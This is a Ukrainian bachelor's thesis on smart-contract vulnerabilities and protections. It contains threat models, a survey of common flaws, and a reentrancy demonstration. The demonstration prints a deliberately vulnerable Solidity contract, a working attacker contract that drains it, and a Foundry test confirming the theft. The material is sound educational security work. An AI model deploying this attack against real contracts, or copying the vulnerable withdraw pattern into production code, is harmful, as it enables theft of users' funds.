Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»

Інститут електроенергетики
Факультет інформаційних технологій
Кафедра безпеки інформації та телекомунікацій

ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеню бакалавра

студента *Дриги Ельдара Андрійовича*

академічної групи *125-20-2*

спеціальності *125 Кібербезпека*

спеціалізації[1]

за освітньо-професійною програмою *Кібербезпека*

на тему *Вразливості у смарт-контрактах та засоби захисту від них*

Керівники	Прізвище, ініціали	Оцінка за шкалою		Підпис
		рейтинговою	інституційною	
кваліфікаційної роботи	доц. Мацюк С.М.			
розділів:				
спеціальний	ст. викл Начовний І.І.			
економічний	к.е.н., доц. Пілова Д.П.			
Рецензент				
Нормоконтролер	ст. викл. Мєшков В.І.			

Дніпро
2024

ЗАТВЕРДЖЕНО:
завідувач кафедри
безпеки інформації та телекомунікацій
_____ д.т.н., проф. Корнієнко В.І.

«_____»_____20___року

ЗАВДАННЯ
на кваліфікаційну роботу
ступеня бакалавра

студенту *Дризі Ельдару Андрійовичу* **академічної групи** *125-20-2*
(прізвище ім'я по-батькові) (шифр)

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

на тему ***Вразливості у смарт-контрактах та засоби захисту від них***

затверджену наказом ректора НТУ «Дніпровська політехніка» від 23.05.2024 № 469-с

Розділ	Зміст	Термін виконання
Розділ 1	***На основі матеріалів проектно-технологічної практики та інших науково-технічних джерел провести аналіз стану рішення проблеми та постановку задачі.*** ***Обґрунтувати вибір та здійснити реалізацію методів вирішення проблеми***	15.03.2024
Розділ 2	***Аналіз вразливостей, розробка вдосконаленої структури смарт-контрактів***	10.05.2024
Розділ 3	***Розрахунок капітальних витрат, аналіз економічної доцільності***	11.06.2024

Завдання видано _____ **ІВАН Начовний**
(підпис керівника) (ім'я, прізвище)

Дата видачі: 15.01.2024р.

Дата подання до екзаменаційної комісії: 28.06.2024р.

Прийнято до виконання _____ **Ельдар ДРИГА**
(підпис студента) (ім'я, прізвище)

РЕФЕРАТ

Пояснювальна записка: 57 с., 7 рис., 8 таблиць, 6 дод., 20 джерел.

Об'єкт розробки: смарт-контракт з вразливостями.

Мета кваліфікаційної роботи: розробка стратегій захисту для написання смарт-контрактів без вразливостей, ідентифікація та аналіз на вразливості.

У вступі розглядається важливість дослідження вразливостей у смарт-контрактах, враховуючи їх зростаюче застосування в сучасних цифрових екосистемах, конкретизується мета дипломної роботи, обґрунтовується актуальність теми та формулюється постановка завдання.

У першому розділі проведено аналіз предметної галузі, визначено актуальність завдання та призначення розробки, розроблена постановка завдання, задані вимоги до реалізації, технологій та засобів.

У другому розділі зосереджено увагу на аналізі найпоширеніших вразливостей у смарт-контрактах, вивчаються методи захисту та суть вразливостей. Наводиться приклад вразливого та безпечного коду, а також формується вдосконалена структура вимог для написання безпечних смарт-контрактів.

Економічний розділ включає оцінку витрат на впровадження заходів безпеки, аналіз витрат на газ при використанні смарт-контрактів, визначення трудомісткості розробки та оцінку ефективності інвестицій у безпеку смарт-контрактів.

Практичне значення роботи полягає в розробці рекомендацій та методик, спрямованих на покращення безпеки смарт-контрактів, що дозволяє знизити ризики втрат через вразливості та сприяє безпечнішому використанню цих технологій в блокчейн проектах.

Актуальність дослідження забезпечена зростаючою потребою в захисті смарт-контрактів від кібератак, що є критично важливим для забезпечення довіри та безпеки в цифрових транзакціях та фінансових операціях.

СМАРТ-КОНТРАКТ, БЛОКЧЕЙН, ВРАЗЛИВІСТЬ, КІБЕРБЕЗПЕКА, ГАЗ.

ABSTRACT

Explanatory Note: 57 pp, 7 figs, 8 lists, 6 apps, 20 sources.

Object of Development: Smart contract with vulnerabilities.

Purpose of the Qualification Work: Development of protection strategies for writing smart contracts without vulnerabilities, and the identification and analysis of vulnerabilities.

In the introduction, the importance of researching vulnerabilities in smart contracts is discussed, considering their increasing use in modern digital ecosystems. The aim of the thesis is specified, the relevance of the topic is justified, and the problem statement is formulated.

In the first chapter, an analysis of the subject area is conducted, the relevance of the task and the purpose of the development are determined, the problem statement is developed, and the requirements for implementation, technologies, and tools are set.

The second chapter focuses on the analysis of the most common vulnerabilities in smart contracts, studies protection and prevention methods, and describes tools and technologies to ensure security. It provides examples of vulnerable and secure code and formulates an improved structure of requirements for writing secure smart contracts.

The economic section includes an assessment of the costs of implementing security measures, an analysis of gas costs when using smart contracts, determination of the development labor intensity, and an evaluation of the effectiveness of investments in smart contract security.

The practical significance of the work lies in the development of recommendations and methodologies aimed at improving the security of smart contracts, which allows reducing the risks of losses due to vulnerabilities and promotes the safer use of these technologies in blockchain projects.

The relevance of the study is ensured by the growing need to protect smart contracts from cyber-attacks, which is critically important for ensuring trust and security in digital transactions and financial operations.

SMART-CONTRACT, BLOCKCHAIN, VULNERABILITY, CYBERSECURITY, GAS.

СПИСОК УМОВНИХ СКОРОЧЕНЬ

ETH - Ethereum;

EVM - Ethereum Virtual Machine;

DAO - Decentralized Automated Organization;

ICO - Initial Coin Offerings;

DEX - Decentralized Exchanges;

DeFi - Decentralized Finance;

ЗМІСТ

ВСТУП

У сучасному цифровому світі, де технології блокчейн відіграють все більш важливу роль у фінансовому секторі, управлінні даними та автоматизації процесів, значення смарт-контрактів поступово зростає.

Актуальність даної роботи полягає в надаванні корисної інформації для майбутніх або діючих блокчейн розробників, а також звичайних користувачів блокчейн технологій, для розуміння і виявлення шахрайських, або вразливих смарт-контрактів. Технологія розумних контрактів автоматично виконує умови угоди між сторонами без посередників, пропонує новий рівень прозорості, ефективності та безпеки.

Об'єкт розробки - смарт-контракти з вразливостями, та без.

Предмет розробки - стратегії захисту від атак на смарт-контракти.

Мета роботи - аналіз вразливостей у смарт-контрактах та розробка ефективної структури для захисту від них.

Завдання роботи включають:

1. Детальне вивчення існуючих типів вразливостей у смарт-контрактах.
2. Аналіз реальних інцидентів, пов'язаних з вразливостями смарт-контрактів.
3. Моделювання та тестування смарт-контрактів з вразливостями.
4. Визначення та розробка структури написання смарт-контрактів для запобігання вразливостям.
5. Оцінка економічних аспектів впровадження заходів безпеки, включаючи аналіз витрат на газ.

Практичне значення роботи полягає у розробці безпечної структури, спрямованої на покращення безпеки смарт-контрактів, що дозволяє розробникам знизити ризики втрат через вразливості та сприяє безпечнішому використанню цих технологій у блокчейн проектах.

РОЗДІЛ 1
СТАН ПИТАННЯ ТА ПОСТАНОВКА ЗАВДАННЯ

1.1 Загальні відомості з предметної галузі

З появою блокчейну як децентралізованої та безпечної системи реєстрації транзакцій, завдяки Ethereum з'явилася можливість створення смарт-контрактів - самовиконувальних контрактів, які запускають і контролюють виконання домовленостей без необхідності у зовнішніх посередниках. Ці контракти не просто зберігають правила та автоматично виконують умови, але й мають вбудовані механізми для верифікації та примусового виконання цих умов.

Блокчейн - це децентралізований цифровий реєстр, який надійно записує дані транзакцій на безлічі спеціалізованих комп'ютерах у мережі, він забезпечує цілісність даних завдяки своїй незмінній природі за допомогою криптографії та механізмів консенсусу, що означає, що після запису інформація не може бути змінена заднім числом. Блокчейн являє собою ланцюжок блоків, де кожен блок містить захешовану інформацію про транзакції які потрапляють в даний блок, та хеш попереднього блока, таким чином він захищений за допомогою криптографії. Це не просто технологія для криптовалют, але й основа для розробки застосунків, які можуть революціонізувати багато галузей — від фінансів до ланцюгів поставок, завдяки суттєвим перевагам: автономність, довіра, точність, прозорість.

Смарт-контракт (Smart contract) – кусок коду, який містить набір функцій і даних, що зберігається в блокчейні. Смарт-контракти виконують різні завдання - від продажу токенів до управління децентралізованими організаціями. Смарт-контракти виконує віртуальна машина (Virtual Machine або VM). Вона використовує обчислювальну потужність блокчейна: смарт-контракти виконують всі вузли мережі, але тільки найшвидший записує результат в блок.

Часті виклики смарт-контрактів можуть паралізувати блокчейн. Щоб цього уникнути, розробники протоколів обмежують максимальний розмір смарт-контрактів за обсягом коду і розміру комісій.

Основні характеристики смарт-контрактів:

1. Автономність: Після розгортання смарт-контракт працює незалежно та не вимагає участі третіх сторін.
2. Безпека: Використання криптографії забезпечує високий рівень безпеки та захисту даних.
3. Прозорість: Всі умови контракту відкриті та доступні для перевірки.
4. Незмінність: Після розгортання контракту його код не може бути змінений.

1.2 Актуальність проблеми

З появою смарт-контрактів ринок криптовалют значно збільшився, і зацікавленність людей підвищилась, оскільки завдяки ним з'явилась можливість легко створювати токени різноманітних стандартів, найпоширенішими з яких є ERC-20, ERC-721, ERC-1155. Тепер розробники можуть створювати взаємозамінні та невзаємозамінні токени з унікальним функціаналом, окрім інших децентралізованих застосунків. Однак хакери теж почали вигадувати різноманітні способи взлому контрактів, що в свою чергу призвело до розробки великої кількості інших стандартів і бібліотек, для захисту від вразливостей. Таким чином галузь блокчейну і смарт-контрактів значно поширилась серед розробників.

Кожен рік хакери знаходять вразливості у смарт-контрактах, розробники в свою чергу намагаються одразу знайти рішення для захисту, але в блокчейні якщо інформація записалась в блок, то назад не повернути вкрадені гроші. Тому, на кожну вразливість є вже придуманий свій спосіб захисту. Однак кожну вразливість треба окремо досліджувати і виявляти методи захисту, тому дана робота є актуальною.

1.3 Призначення розробки та галузь застосування

Під час виконання кваліфікаційної роботи було поставлено завдання розробити вдосконалену структуру смарт-контрактів.

Галузь застосування даного продукту – фінанси та банківські справи, логістика та ланцюги постачань, нерухомість, управління даними та ідентифікація, охорона здоров'я, енергетика.

Призначення даної розробки - це реалізація вдосконаленої структури написання коду смарт-контрактів, яка буде корисна для блокчейн розробників.

1.4 Підстави для розробки

Відповідно до освітньої програми, згідно навчального плану та графіків навчального процесу, в кінці навчання студент виконує кваліфікаційну роботу.

Тема роботи узгоджується з керівником проекту, випускаючою кафедрою, та затверджується наказом ректора.

Отже, підставами для розробки (виконання кваліфікаційної роботи) є:

- освітня програма спеціальності 125 «Кібербезпека»;
- навчальний план та графік навчального процесу;
- наказ ректора Національного технічного університету «Дніпровська політехніка» № 469-с від 23.05.2024 р;
- завдання на кваліфікаційну роботу на тему «Вразливості у смарт-контрактах та засоби захисту від них».

1.5 Постановка завдання

Метою кваліфікаційної роботи є дослідження технології блокчейну, створення структури смарт-контрактів, для підвищення захищенності від вразливостей і зниження шансів атаки на програму.

Призначення інформаційної системи – покращити безпеку смарт-контрактів,

що призведе до захищення потенційних втрат, і надасть можливість блокчейн розробникам підвищити кваліфікацію.

1.5.1 Вимоги до програми або програмного виробу

Програма має демонструвати як порушники можуть вкрасти криптовалюту, і як програміст може захистити смарт-контракт завдяки написанню коду по вдосконаленій структурі смарт-контрактів.

1.5.2 Вимоги до функціональних характеристик

Кінцева інформаційна система повинна дотримуватись наступних функціональних вимог:

- можливість компіляції смарт-контрактів
- можливість вкрасти гроші зі смарт-контракту №1
- неможливість вкрасти гроші зі смарт-контракту №2

1.5.3 Вимоги до інформаційної безпеки

Для усунення некоректної роботи інформаційної системи необхідно реалізувати:

- розробку вдосконаленої структури смарт-контрактів;
- дотримуватись розробленої структури;
- перевірку тестами;
- обробку виняткових ситуацій;

1.5.4 Вимоги до інформаційної та програмної сумісності

Інформаційна система потребує від користувача мати середовище з такими складовими

- криптогаманець MetaMask, TrustWallet;

- кошти в криптовалюті для сплати за газ;

1.6 Висновки

У процесі виконання першого розділу було розглянуто загальні відомості з предметної галузі, зокрема технологію блокчейну та смарт-контрактів. Також поставлено завдання зробити аналіз технології та розробити вдосконалену структуру смарт-контрактів, яка може бути застосована в різноманітних галузях, таких як фінанси, логістика, нерухомість, охорона здоров'я, управління даними та енергетика. Визначені підстави для розробки та вимоги до програми або програмного виробу.

РОЗДІЛ 2
СПЕЦІАЛЬНИЙ РОЗДІЛ

2.1 Модель загроз

Таблиця 2.1 – Модель загроз

Позначення загрози	Джерело	Ресурси	Метод реалізації	Вплив на властивості			Сумарний рівень загрози
				Ц	Д	К	
Реєнтренсі (Reentrancy)	Хакери	Інформаційні	Повторний виклик функцій	+	+	+	12/Висока
Переповнення та недоповнення	Розробники, Хакери	Аппаратні, інформаційні	Неправильна обробка арифметичних операцій	+	+	+	10/Висока
delegatecall атаки	Хакери	Інформаційні	Небезпечне використання delegatecall	+	+	+	11/Висока
Self-destruct атаки	Хакери	Інформаційні	Самознищення контракту	+	+	+	9/Висока
Використання випадкових чисел	Розробники, Хакери	Інформаційні	Непередбачувані або маніпульовані випадковості	+	+	+	8/Середня
Залежність від timestamp	Майнери, Хакери	Інформаційні	Маніпуляція штампами часу	+	+	+	7/Середня
Помилки налаштування систем	Персонал підприємства	Аппаратні, інформаційні	Неправильне налаштування систем	+	+	+	11/Середня

2.2 Модель порушника

Таблиця 2.2 - Категорії порушників, визначених у моделі

Позначення	Визначення категорії	Рівень загроз
Внутрішні по відношенню до СК		
ПВ1	Співробітники компанії, які можуть мати доступ до конфіденційної інформації	2
ПВ2	Технічні спеціалісти	3
ПВ3	Співробітники, що мають повноваження на керування СК	4

Продовження таблиці 2.2

Зовнішні по відношенню до СК		
ПЗ1	Клієнти та відвідувачі (запрошені з будь-якого приводу)	1
ПЗ2	Представники організацій, що взаємодіють з питань технічного забезпечення (електропостачання, освітлення, опалення тощо)	2
ПЗ3	Колишні працівники	3
ПЗ4	Представники організацій, що взаємодіють з питань технічного ремонту пристроїв (комп'ютерів, ноутбуків)	3
ПЗ5	Хакери та кіберзлочинці	3
ПЗ6	Агенти конкурентів «під прикриттям»	4

Таблиця 2.3 - Специфікація моделі порушника за мотивами здійснення порушень

Позначення	Мотив порушення	Рівень загроз
М1	Безвідповідальність	1
М2	Самоствердження	2
М3	Корисливий інтерес	3
М4	Професійний обов'язок	4

Таблиця 2.4 - Специфікація моделі порушника за рівнем кваліфікації та обізнаності щодо СК

Позначення	Основні кваліфікаційні ознаки порушника	Рівень загроз
К1	Володіє низьким рівнем знань, але вміє працювати з технічними засобами СК	1
К2	Володіє середнім рівнем знань та практичними навичками роботи з технічними засобами СК та їх обслуговування	2
К3	Володіє високим рівнем знань у галузі програмування та обчислювальної техніки, проектування та експлуатації СК	3
К4	Знає структуру, функції й механізми дії засобів захисту інформації в СК, їх недоліки та можливості	4

Таблиця 2.5 - Специфікація моделі порушника за показником можливостей використання засобів та методів подолання системи захисту

Позначення	Характеристика можливостей порушника	Рівень загроз
З1	Може отримувати лише мінімальну інформацію на основі робочих чатів, до яких має доступ, або підслуховування	1
З2	Використовує пасивні технічні засоби перехвату без модифікації інформації та компонентів СК	2
З3	Використовує лише штатні засоби та недоліки системи захисту для її подолання (несанкціоновані дії з використанням дозволених засобів)	3
З4	Використовує технічні засоби активного впливу з метою модифікації інформації та компонентів СК, дезорганізації систем обробки інформації	4

Таблиця 2.6 - Специфікація моделі порушника за часом дії

Позначення	Характеристика можливостей порушника	Рівень загроз
Ч1	Під час розробки компонентів СК	2
Ч2	Під час функціонування СК (або компонентів системи)	3
Ч3	Як у процесі функціонування СК, так і під час розробки компонентів системи	4

Таблиця 2.7 - Специфікація моделі порушника за місцем дії

Позначення	Характеристика місця дії порушника	Рівень загроз
Д1	Усередині приміщень, але без доступу до технічних засобів СК	1
Д2	З робочих місць користувачів (операторів) СК	2
Д3	З доступом у зону зберігання баз даних, архівів тощо	3
Д4	З доступом у зону керування засобами забезпечення безпеки СК	4

Таблиця 2.8 - Сума загроз на основі кожної посади в СК

Посада	Категорія порушника	Мотив порушення	Рівень обізнаності щодо СК	Можливості щодо подолання системи захисту	Можливості за часом дії	Можливості за місцем дії	Сума загроз
Внутрішні порушники по відношенню до СК							
Розробник смарт-контрактів	ПВ1	М3	К4	З4	Ч3	Д4	21
	2	3	4	4	4	4	
Адміністратор мережі	ПВ2	М2	К3	З3	Ч1	Д2	15
	3	2	3	3	2	2	
Інженер з безпеки	ПВ2	М2	К3	З2	Ч1	Д2	15
	3	2	3	2	3	2	

Продовження таблиці 2.8

Технічний персонал	ПВ2	М1	К3	31	Ч1	Д2	12
	3	1	3	1	2	2	
Зовнішні порушники по відношенню до СК							
Хакери та кіберзлочинці	ПЗ5	М3	К4	34	Ч2	Д3	20
	3	3	4	4	3	3	
Агенти конкурентів	ПЗ6	М4	К4	31	Ч1	Д3	18
	4	4	4	1	2	3	
Спеціалісти з технічного забезпечення	ПЗ2	М2	К2	31	Ч1	Д3	12
	2	2	2	1	2	3	
Колишні працівники	ПЗ3	М2	К3	32	Ч2	Д3	16
	3	2	3	2	3	3	
Представники організацій, що взаємодіють з СК	ПЗ4	М2	К2	31	Ч2	Д3	14
	3	2	2	1	3	3	

Особи які становлять найбільшу загрозу є розробник смарт-контрактів, і хакери та кіберзлочинці. Інші насправді не становлять значну загрозу, оскільки перед завантаженням у мережу смарт-контракти перевіряються тестами, та аудитами від незалежних компаній, або розробників. Блокчейн технологія криптографічно зашифрована, а мета і сутність смарт-контрактів являє собою децентралізованість, що мінімізує ризики пошкодженню контракту.

2.3 Проектування архітектури смарт-контрактів

Проектування архітектури смарт-контрактів є критично важливим етапом у розробці надійних та безпечних програм на блокчейн-платформі Ethereum. Смарт-контракт складається з кількох ключових компонентів, кожен з яких має свою функцію і впливає на загальну безпеку та ефективність контракту. Нижче наведено повну структуру смарт-контракту з описом кожного компонента.

Структура смарт-контракту:

1. Ліцензія (License) - вказівка ліцензії дозволяє визначити права на використання та розповсюдження коду смарт-контракту. Наприклад, часто використовується ліцензія MIT.
2. Визначення версії компілятора (Pragma) - вказує версію компілятора Solidity, з якою контракт був написаний. Це важливо для забезпечення сумісності та уникнення помилок.
3. Оголошення контракту (Contract Declaration) - початок самого контракту, включаючи його назву.
4. Змінні стану (State Variables) - оголошення змінних, які зберігають дані контракту.
5. Події (Events) - визначення подій, які контракт може генерувати для інформування зовнішніх підписувачів про важливі дії.
6. Модифікатори (Modifiers) - визначення модифікаторів, які використовуються для зміни поведінки функцій, наприклад, перевірки прав доступу.
7. Конструктор (Constructor) - спеціальна функція, яка викликається один раз при створенні контракту і використовується для ініціалізації змінних стану.
8. Функції (Functions) - основні функції контракту, які визначають його поведінку та взаємодію з користувачами. Функції можуть бути як зовнішніми, так і внутрішніми, з різними рівнями доступу.
9. Закриття контракту (Contract Closure) - завершення оголошення контракту.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

contract Counter {
    uint256 public number;

    function setNumber(uint256 newNumber) public {
        number = newNumber;
    }

    function increment() public {
        number++;
    }
}

```

Рисунок 2.1 - Приклад структури смарт-контракту

2.4 Аналіз вразливостей

Смарт-контракти, будучи високотехнологічними компонентами блокчейну, на жаль, схильні до різноманітних вразливостей. Ці вразливості можуть спричинити значні фінансові втрати, неправомірне збагачення, порушення конфіденційності даних та інші негативні наслідки. У цьому розділі розглянемо найпоширеніші типи вразливостей у смарт-контрактах та методи їх виявлення та запобігання.

Найвідомішою вразливістю є Реєнтренсі (Reentrancy). Вона дозволяє зловмиснику викликати функцію повторно до завершення попереднього виклику, що може призвести до списання всих коштів з рахунку контракту.

Захиститись від даної вразливості можна двома способами. Перший – це оновлювати стан перед відправкою коштів, другий – це Використовувати модифікатор nonReentrant з бібліотеки OpenZeppelin. Дана вразливість працює тільки з Ethereum, з токенами стандарту ERC-20 вона не буде працювати, оскільки

фоллбек функція викликається після отримання коштів саме в валюті ETH.

Друга вразивість має назву переповнення та недоповнення (Integer Overflow and Underflow) Полягає вона в арифметичних переповненнях та недоповненнях, які виникають коли операції виходять за межі допустимих значень числових типів, що призводить до неочікуваних результатів. Ця вразливість може призвести до зупинки коректної роботи смарт-контракту, що значить, якщо на контракті є гроші, вони можуть там застрягти назавжди. Це може статись завдяки неуважності розробника. В мові програмування Solidity кожна змінна може зберігати певне максимальне число. Розглянемо змінну uint8. 8 – це кількість бітів, оскільки кожен біт може зберігати одне з двох значень (0 або 1), максимальне число значень , яке може бути закодоване у 8 бітів – 2 в ступені 8 - 1, тобто 255. І якщо додати до максимального значення змінної, це призведе до переповнення та обнулення значення, що за собою тягне некорекнті подальші розрахунки.

Для запобігання від цього, слід використовувати бібліотеку SafeMath, або перевіряти логіку тестами, зазвичай помилки вилазять ще на цьому етапі, якщо смарт-контракт розроблений неправильно.

Використання випадкових чисел у смарт-контрактах може бути небезпечним, і має назву поганої випадковості (Bad Randomness) оскільки блокчейн є детермінованою системою, і випадкові числа можуть бути передбачуваними або маніпульованими зловмисниками. Зазвичай для генерування випадкових чисел використовують block.timestamp або blockhash і хешують з даними які прив’язані до користувача. Зловмисник може розробити смарт-контракт, який буде вираховувати цю рандомність, і використовувати інформацію для шахрайських дій.

Для запобігання слід використовувати зовнішні оракули для генерації випадкових чисел, наприклад Chainlink.

Використання штампів часу (block.timestamp) у смарт-контрактах для визначення логіки може бути небезпечним, оскільки майнери можуть маніпулювати ними в межах декількох секунд. Використання штампів часу для визначення переможця у лотереї є небезпечним і дуже вразливим.

Для захисту слід виключати значення штампів часу з критично важливих

логічних обчислень, та використовувати інші методи для досягнення необхідної функціональності без залучення штампів часу.

Виклик delegatecall може змінити стан контракту в небезпечний спосіб. Використовувати його слід тільки з контрактами, до яких є повна довіра.

Використання delegatecall для виконання функцій іншого контракту без належної перевірки.

Єдиним захистом є уникати використання delegatecall з недовіреними контрактами.

В Solidity, і в EVM є функціонал самознищення контракту, на який треба чітко контролювати доступ. Суть і переваги в тому, що після знищення контракту, повертається компенсація за газ, всі дані, збережені в контракті, включаючи баланс, зникають, ефір який знаходився на контракті відправляєься на вказану адресу при виклику – selfdestruct(someAddress); Окрім того, що треба контролювати доступ до цієї функції, також, слід зазначити, що щоб будь-який смарт-контракт міг отримувати ефір, в нього повинна бути фоллбек функція. Однак функція selfdestruct дозволяє відправити ефір навіть на контракт, який не має фоллбек функції receive. Як можна скористуватись цим? Якщо в контракті є вирахування винагород користувачам відштовхуючись від балансу на контракті, то зловмисник може посприять на спільний баланс, і зламати всю структуру видачі.

Для запобігання експлуатації даного функцуіоналу слід контролювати доступ до функції самознищення через перевірки власника або багатопідписні схеми. Також слід передбачувати можливість отримання незапланованого Ethereum, та не робити вирахування через баланс контракту.

2.5.1 Аналіз вразливості Reentrancy

Реєнтренсі - це одна з найвідоміших вразливостей у смарт-контрактах, яка дозволяє зловмиснику викликати функцію повторно до завершення попереднього виклику, що може призвести до несподіваних наслідків, від подвійного списання коштів, до викачки абсолютно всіх коштів з балансу смарт-контракта.

Суть вразливості полягає в тому, що функція зняття коштів з балансу смарт-контракта спочатку виконує зовнішній виклик для передачі ефіру, а вже потім оновлює баланс користувача. Це дозволяє зловмиснику розробити контракт, у який буде мати фолбек функцію, яка зможе повторно викликати функцію withdraw до того, як баланс буде оновлено, що може призвести до вичерпання коштів контракту. Фоллбек функція – це функція, яка виконується під час отримання Eth. Відомий приклад використання цієї вразливості - це атака на The DAO у 2016 році, яка призвела до втрати мільйонів доларів.

2.5.2 Демонстрація вразливості Reentrancy у смарт-контракті

Розробка смарт-контрактів, які спеціально містять вразливості, може бути корисною для навчання, тестування та вдосконалення методів захисту. У цьому розділі ми розглянемо процес створення таких контрактів з метою ідентифікації та виправлення типової вразливості, і демонстрації, наскільки важлива уважність при розробці смарт-контрактів.

Приклад розробки смарт-контракту з вразливістю реєнтренсі:

src > VulnerableContract.sol

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract ReentrancyVulnerable {
    mapping(address => uint256) public balances;

    // Функція для внесення депозиту
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Вразлива функція для виведення коштів
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        // Взаємодія з зовнішнім адресом
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");

        // Оновлення балансу після виведення коштів
        balances[msg.sender] -= _amount;
    }

    // Функція для отримання балансу контракту
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Рисунок 2.2 - Приклад вразливого смарт-контракту

Контракт містить функцію deposit, завдяки якій можна внести кошти в валюті ETH на баланс контракту. Вона записує через mapping що даний аккаунт вніс певну кількість коштів. Наступна функція withdraw, яка приймає значення кількості _amount, призначена для виведення коштів. Вона перевіряє чи вніс викликаючий акаунт кошти, щоб користувач не міг вивести чужі кошти. Після цього передає цей ефір викликаючому, і тільки після передачі, оновлює дані з балансу на контракті про користувача. Третя функція – функція зчитання даних, яка позначена як view, і не потребує витрат на газ. Вона виводить баланс ETH на контракті.

Для демонстрації експлуатації цієї вразливості треба створити контракт-атакувальник:

src > ReentrancyContract.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./ReentrancyVulnerable.sol";

contract ReentrancyAttack {
    ReentrancyVulnerable public vulnerableContract;

    constructor(address _vulnerableContractAddress) {
        vulnerableContract = ReentrancyVulnerable(_vulnerableContractAddress);
    }

    // Функція для початку атаки
    function attack() public payable {
        require(msg.value >= 1 ether);
        vulnerableContract.deposit{value: 1 ether}();
        vulnerableContract.withdraw(1 ether);
    }

    // Фолбек функція для повторного виклику withdraw
    receive() external payable {
        if (address(vulnerableContract).balance >= 1 ether) {
            vulnerableContract.withdraw(1 ether);
        }
    }

    // Функція для отримання балансу контракту-атакувальника
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Рисунок 2.3 - Приклад контракту-атакувальника

В контракті-атакувальника імпортується контракт на який планується атака. В реальних умовах, хакеру потрібно буде розробити інтерфейс вразливого контракту, передати адресу в окрему змінну, і через неї викликати вразливий контракт. Функція attack перевіряє що на балансі контракту є більше одного ETH, і викликає функцію депозиту, щоб вразливий контракт записав дані, що контракт-атакувальрник вніс кошти. Після цього відбувається виклик функції виведення коштів withdraw із значенням в один ETH. Функція receive – це фолбек функція, яка викликається під час отримання коштів в валюті ETH. Вона перевіряє баланс контракту, і якщо там залишилось більше одного, або один ETH, то відбувається повторний виклик функції виведення коштів withdraw.

Алгоритм атаки:

1. Розгортання контракту-атакувальника
2. Ініціація атаки

3. Внесення депозиту
4. Початок виведення коштів
5. Фолбек функція
6. Рекурсивні виклики
7. Завершення атаки

Зловмисник розгортає контракт ReentrancyAttack, передаючи адресу уразливого контракту ReentrancyVulnerable в конструктор. Зловмисник викликає функцію attack у контракті-атакувальнику, передаючи 1 ETH у вигляді депозита. Функція attack в контракті ReentrancyAttack викликає функцію deposit у контракті ReentrancyVulnerable, додаючи 1 ETH до балансу зловмисника. Баланс зловмисника у ReentrancyVulnerable: 1 ETH. Після внесення депозиту функція attack викликає функцію withdraw у контракті ReentrancyVulnerable, намагаючись вивести 1 ETH. Контракт ReentrancyVulnerable починає виконувати функцію withdraw. Під час виконання функції withdraw ETH надсилається назад до контракту-атакувальника, активуючи фолбек функцію receive. Фолбек функція перевіряє, чи є достатньо балансу в уразливому контракті для подальшого виведення. Якщо баланс достатній, функція withdraw викликається знову. Цей процес повторюється, доки контракт ReentrancyVulnerable має достатньо ETH для виконання запиту на виведення. Через рекурсивні виклики функції withdraw, контракт-атакувальник може вивести набагато більше коштів, ніж було внесено. Коли баланс уразливого контракту стає недостатнім для подальшого виведення коштів, рекурсивні виклики припиняються, і зловмисник виводить залишок коштів з контракту-атакувальника на свій особистий рахунок.

Перевірка тестами чи може зловмисник за допомогою атакуючого контракту вкрасти гроші з вразливого контракту.

test > ReentrancyVulnerable.t.sol

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3  import "../lib/forge-std/src/Test.sol";
4  import "../lib/forge-std/src/StdUtils.sol";
5  import {ReentrancyAttack} from "../src/ReentrancyAtackContract.sol";
6  import {ReentrancyVulnerable} from "../src/ReentrancyVulnerable.sol";
7  contract ReentrancyTest is Test {
8      ReentrancyVulnerable public vulnerableContract;
9      ReentrancyAttack public attackContract;
10     uint256 internal mainnet;
11     function setUp() public {
12         vulnerableContract = new ReentrancyVulnerable();
13         attackContract = new ReentrancyAttack(address(vulnerableContract));
14     }
15     function testReentrancyAttack() public {
16         vm.deal(address(this), 10 ether);
17         vulnerableContract.deposit{value: 10 ether}();
18         vm.deal(vm.addr(1), 1 ether);
19         //Запуск атаки
20         vm.startPrank(vm.addr(1));
21         attackContract.attack{value: 1 ether}();
22         vm.stopPrank();
23         // Баланс контракту після атаки
24         uint256 finalBalance = address(vulnerableContract).balance;
25         // Перевірка, що баланс зменшився до 0
26         bool zeroBalance = false;
27         if (finalBalance == 0) {
28             zeroBalance = true;
29         }
30         assert(zeroBalance);
31         //Перевірка, що баланс атакуючого контракту збільшився
32         bool balanceChanged;
33         if(address(attackContract).balance >1 ether){
34             balanceChanged = true;
35         }
36         assert(balanceChanged);
37     }
38 }
```

Рисунок 2.4 - Код тесту симуляції атаки

Після оголошення ліенцзії, імпортуємо контракти з бібліотеки Foundry для тестування, разом з вразливим і атакуючим контрактами. Після чого створюєм контракт тесту, який наслідується від контракта від Foundry - Test. Оголошуємо змінні контрактів атакувальника і вразливого до Reentrancy. Створюємо функцію setup в якій завантажуємо наші контракти у локальну мережу від Foundry. Переходимо до основної функції, яка буде тестувати функціонал атакуючого контракту – testReentrancyAttack. На строчках 16 - 18 видаєм 10 ETH тестуючому контракту за допомогою функції deal і вносимо депозит на вразливий контракт, який атакавуальник буде намагатись вкрасти. Також видаєм 1 ефір адресі яка належить хакеру, для запуску атаки. Запускаємо атаку починаючи з 20 строчки

коду, яка імітує виклик від акаунту хакера. Хакер викликає функцію attack, і передає 1 ETH. 22 строчка коду – завершуємо імітацію виклику. Визначаємо баланс вразливого контракту після атаки. З 26 - 29 строчки перевіряємо чи баланс вразливого контракту дорівнює 0. 30 – 36 строчка перевіряємо що контракт-акакувальник нелегально збагатився.

Запустимо його, і подивимось результат завдяки команді forge test -vvvv в console, отримуєм не тільки результат тесту, а і traces, які показують алгоритм повного виконання тесту.



Рисунок 2.5 - Результат тестування атаки на вразливий контракт

